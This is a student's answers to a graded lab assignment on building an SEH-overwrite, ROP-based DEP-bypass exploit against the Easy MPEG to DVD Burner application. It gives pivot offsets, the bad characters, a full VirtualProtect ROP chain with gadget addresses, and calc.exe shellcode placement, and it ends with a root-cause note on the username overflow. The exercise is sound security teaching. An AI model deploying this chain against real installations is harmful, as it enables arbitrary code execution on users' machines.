Homework: Lab 6 - Easy MPEG to DVD Burner ROP Exploit

Step 1: *3 points*

Perform an SEH overwrite. What value do you use for the SEH overwrite? Provide the gadget/address for the SEH overwrite and show a screenshot of it in place in the debugger, e.g. !exchain if using WinDbg. (Other debuggers may be used, but please show your SEH overwrite)

With this SEH overwrite, you will do an **add esp**, and you will use a large value to kick things off. This is different from our pop pop ret in the past. This add esp is a stack pivot, and you will use it to pivot to your ROP chain. It should then execute the ROP gadget that will then be at the location you have pivoted to.

NOTE: You **must** use a different SEH overwrite than the one demonstrated in the video. There will be a loss of points if the same one is used.

Answer:




Figure 1: EAX offset=2512 | SEH record (nSEH)=1008




*Figure 2: Stack pivot @ # 0x00404e10 : {pivot 1916 / 0x77c} : # POP EBX # ADD ESP,778 # RETN ** [Easy MPEG to DVD Burner.exe] ** | startnull,ascii {PAGE_EXECUTE_READ}*

Step 2: *2 points*

What are the bad characters? Use Mona to enumerate the bad chars, so that you can avoid them as you search for gadgets. If you cannot remember how to do it, check the Mona manual: https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

Show a screenshot that shows how you found them.

Answer:

To look for bad bytes I used !py mona bytearray -cpb '\x00' to generate a string of bytes and send that in my payload. Then looked for the pattern on the stack. Then I ran the following to have mona look through the region for the pattern and compare it with the previously generated pattern:

```
!py mona compare -f C:\Program Files (x86)\Windows Kits\8.0\Debuggers\bytearray.bin -a 0018abc8
```

I repeated the above removing each bad byte mona found until there were none left.




Figure 3: Beginning of mona.py pattern on the stack

Figure 4: Full mona.py pattern on the stack with no more bad bytes.

```
#bad chars:
# !py mona bytearray -cpb '\x00\x0a\x0d'
# !py mona compare -f C:\Program Files (x86)\Windows Kits\8.0\Debuggers\bytearray.bin -a 0018abc8
# \x00 - null
# \x0a
# \x0d
```

Figure 5: Bad bytes are '\x00\x0a\x0d' which are null byte, line feed, and carriage return characters.

Step 3: *7 points*

Create a ROP chain to bypass DEP, using VirtualProtect. While other techniques are possible, this lab **requires** you to use **VirtualProtect**, and no points will be given for other methods, such as **VirtualAlloc**.

With VirtualProtect, you will need to think about the area of memory you will modify. This should be done dynamically, by using a dynamic method of providing the value whose memory protections you will change. Keep in mind ESP or EBP are often close to where our payload may be, so using them via ROP may work.

As you create your ROP chain, keep in mind the need to avoid bad chars. You may need to be flexible and think outside the box with respect to your chain. The sample provided by Mona will need to be tweaked. As you develop your ROP chain, you will want to spend time in the

debugger. You can set breakpoints for the addresses of ROP gadgets. Are the addresses hit or are they missed? Do they have the desired effect on registers or values, or were there issues you did not anticipate? If something doesn't work as you hope, you may need to rethink things and try something different. You figure these out through the iterative process of exploit development by working in your debugger. Remember, at the end of the day, the goal is to set up a call to VirtualProtect, and the values should be on the stack in the correct order; how you get to his point can vary greatly. Mona provides one technique, using PUSHAD to load values in registers in a predetermined order, but you are free to use whatever method you like to set up VirtualProtect.

Answer:

I would assume there is an easier, more efficient way to do this lab however, once I worked through it and had gotten it to start working correctly, I decided to go with it and once it worked I didn't want to alter it as the amount of time it took to get to this point was overwhelming. The ROP chain and detailed notes follow.

```
def create_rop_chain():
    # rop chain INITIALLY generated with mona.py - www.corelan.be

    rop_gadgets = [
        # The 8th byte ends up having a NULL byte, need to repeat the instruction.
        # 1003b268 -> 1003b200
        0x1001cfdd,  # POP EAX # RETN [SkinMagic.dll]
        0x1003b268,  # ptr to &VirtualProtect() [IAT SkinMagic.dll]

        # Set EDX to 0, because of ADD instruction below, to prep for [VirtualProtect]
        0x10032f5c,  # POP EDX # RETN    ** [SkinMagic.dll] **   |  ascii {PAGE_EXECUTE_READ}
        0xFFFFFFFF,  # -1
        0x10032990,  # INC EDX # CLD # POP EDI # POP EBX # RETN    ** [SkinMagic.dll] **   |   {PAGE_EXECUTE_READ}
        0xDEADC0DE,  # -> EDI
        0xDEADC0DE,  # -> EBX

        # Put IAT address of VirtualProtect (PTR) from SkinMagic into EAX
        0x1001cfdd,  # POP EAX # RETN [SkinMagic.dll]
        0x1003b268,  # IAT address of *VirtualProtect [IAT SkinMagic.dll]

        # Dereference *VirtualProtect into EDX, then move into EAX.
        # EAX == &VirtualProtect
        0x1001c011,  # ADD EDX,DWORD PTR [EAX] # RETN 0x0C
        0x10031772,  # MOV EAX,EDX # RETN  <- Return to this instruction after RETN 0xC
        0xDEADC0DE,  # -> RETN 0xC
        0xDEADC0DE,  # -> RETN 0xC
        0xDEADC0DE,  # -> RETN 0xC

        # EBP == VirtualProtect (POP into EBP from EAX)
        0x1002e17b,  # PUSH EAX # PUSH ESP # XOR EAX,EAX # POP ESI # POP EBP # RETN 0x0C
        0x10037b12,  # POP EAX # RETN  (this will contain the address: 0x1003619e below)
        0xDEADC0DE,  # -> RETN 0xC
        0xDEADC0DE,  # -> RETN 0xC
        0xDEADC0DE,  # -> RETN 0xC

        # This is saved into EAX via POP EAX above.
        # So that when PUSH EAX RET, part of MOV DWORD PTR line, is called below, it will then execute THIS instruction
        0x1003619e,  # POP EAX # POP ESI # RETN

        # Move VirtualProtect to ESP+12 on stack then push the POP POP RETN
        0x10032485,  # MOV DWORD PTR [ESP+0CH],EBP # LEA EBP,DWORD PTR DS:[ESP+0CH] # PUSH EAX # RETN
        0xDEADC0DE,  # -> POP EAX above
        0xDEADC0DE,  # -> POP ESI above

        #[---INFO:gadgets_to_set_esi:---]
        # Set ESI to VirtualProtect
        0x1002e1ce,  # POP ESI # RETN [SkinMagic.dll]
        0xDEADBEEF,  # -- PLACEHOLDER FOR ESP+C instruction above.  0xDEADBEEF will become VirtualProtect via MOV ESP+C.  This
modifies the stack!
```

```
        #[---INFO:gadgets_to_set_ebp:---]
        0x100267bf,  # POP EBP # RETN [SkinMagic.dll]
        0x100267bf,  # skip 4 bytes [SkinMagic.dll]

        #[---INFO:gadgets_to_set_edx:---]  -> 0x40
        0x10032f5c,  # POP EDX # RETN    ** [SkinMagic.dll] **   |  ascii {PAGE_EXECUTE_READ}
        0xFFFFFFFF,  # -1
        0x10032990,  # INC EDX # CLD # POP EDI # POP EBX # RETN    ** [SkinMagic.dll] **   |   {PAGE_EXECUTE_READ}
        0xDEADC0DE,  # -> EDI
        0xDEADC0DE,  # -> EBX
        0x10037b12,  # POP EAX # RETN
        0x1005a0a0,  # Address of 0x3F
        0x10026173,  # ADD EDX,DWORD PTR [EAX] # RETN
        0x10032990,  # INC EDX # CLD # POP EDI # POP EBX # RETN    ** [SkinMagic.dll] **   |   {PAGE_EXECUTE_READ}

        #[---INFO:gadgets_to_set_edi:---]
        0x10032982,  # RETN (ROP NOP) [SkinMagic.dll]

        #[---INFO:gadgets_to_set_ebx:---]
        0xFFFFFFFF,  # -1
        0x10037bd3,  # INC EBX # FPATAN # RETN    ** [SkinMagic.dll] **   |   {PAGE_EXECUTE_READ}

        # 0 ECX in preparation for Writable location
        0x1003a014,  # POP ECX # RETN    ** [SkinMagic.dll] **   |   {PAGE_EXECUTE_READ}
        0xFFFFFFFF,  # -1
        0x10021e35,  # INC ECX # MOV EAX,ECX # RETN    ** [SkinMagic.dll] **   |  ascii {PAGE_EXECUTE_READ}

        # Prep EAX to become 0xFFFFFFFF in order to move 0xFF into BL for VirtualProtect dwSize. This only allows for shellcode
of <= 255 bytes.
        0x10032157,  # DEC EAX # RETN    ** [SkinMagic.dll] **   |  ascii {PAGE_EXECUTE_READ}
        0x10035c12,  # ADC BL,AL # OR CL,CL # JNE SKINMAGIC!SETSKINMENU+0X2EEDB (10035C6B) # RETN

        #[---INFO:gadgets_to_set_ecx:---]
        0x10033ac8,  # POP ECX # RETN [SkinMagic.dll]
        0x1004362e,  # &Writable location [SkinMagic.dll]

        #[---INFO:pushad:---]
        0x10037654,  # POP EAX # RETN
        0xa140acd2,  # Set a hard coded value so that when the ADD instruction below occurs, it sets the value in EAX to
0x00407555.  0x407555 == # PUSHAD # RETN    ** [Easy MPEG to DVD Burner.exe] ** startnull,asciiprint,ascii {PAGE_EXECUTE_READ}
        0x100317c8,  # ADD EAX,5EFFC883 # RETN
        0x1003248d,  # PUSH EAX # RETN

        #[---INFO:extras:---]
        0x1001cc57,  # ptr to 'push esp # ret ' [SkinMagic.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

Step 4: *3 points*

Get your shellcode to execute! Where will you place your shellcode?! You want it to get there and execute flawlessly. Include a screenshot to indicate what you chose. Note: any shellcode is acceptable, as long as it is documented. For instance, if it is a found shellcode that is benign, such as a pop calc, please note that. Do not use malicious shellcode unless you have created it yourself by hand, and in that case, provide the Assembly for it as well.

Answer:

Due to the way I chose my ROP chain I only had 255/0xFF bytes to work with and I was not able to get msfvenom to generate a small enough reverse shell or bind so I only popped calc.exe. The calc.exe shellcode in this case is 220 bytes and works every time.





Figure 6: nop sled to my calc.exe shellcode sitting at the top of the stack. EIP is sitting at the start of the 8 bytes of nop sled before shellcode to pop calc.exe.

Step 5: *3 points Extra Credit*

Help! What went wrong? Figure out what caused the initial vulnerability. Use WinDbg or other debugger along with IDA Pro or Ghidra to determine the nature of the vulnerability. How deep can you go? Is there a particular vulnerable function or one mistake that caused all this chaos?

Answer:

The program takes the username and registration code string from the gui input and then copies them to local variables with a size of 64h bytes. Then it dynamically loads the ether.dll and calls the reg_code function, calculates a string from the username, compares it with the registration code entered, and shows different windows from the result. Among them, the vulnerable function does not specify or check the length of input when copying the username string, which leads to an overflow.



Important

Please read through the lab guide carefully and include all requested screenshots and information in a separate Word document. Each section should be labelled Step 1, Step 2, Step 3, etc., with the requested items below it. Failure to adhere to instructions will result in loss of points.

Each student should submit their own assignment, and they should contain a section entitled Group Work where they evaluate the contributions of their efforts. You may put good or satisfactory if relevant; if there are issues, go into more detail, particularly if they did little or nothing.

Page limit: 6 pages

Deliverables:

Include a Word/PDF with the requested screenshots. Do not include images as separate attachments; they will not be opened.

Include the Python/Perl script that you created. Make sure it has sufficient comments to be readable. Failure to include this script will result in a 0. I use this to test your script and exploit from time to time. This is not a substitute for providing the requested details or screenshots; this just allows me to confirm that exploit works as intended and is not being misrepresented.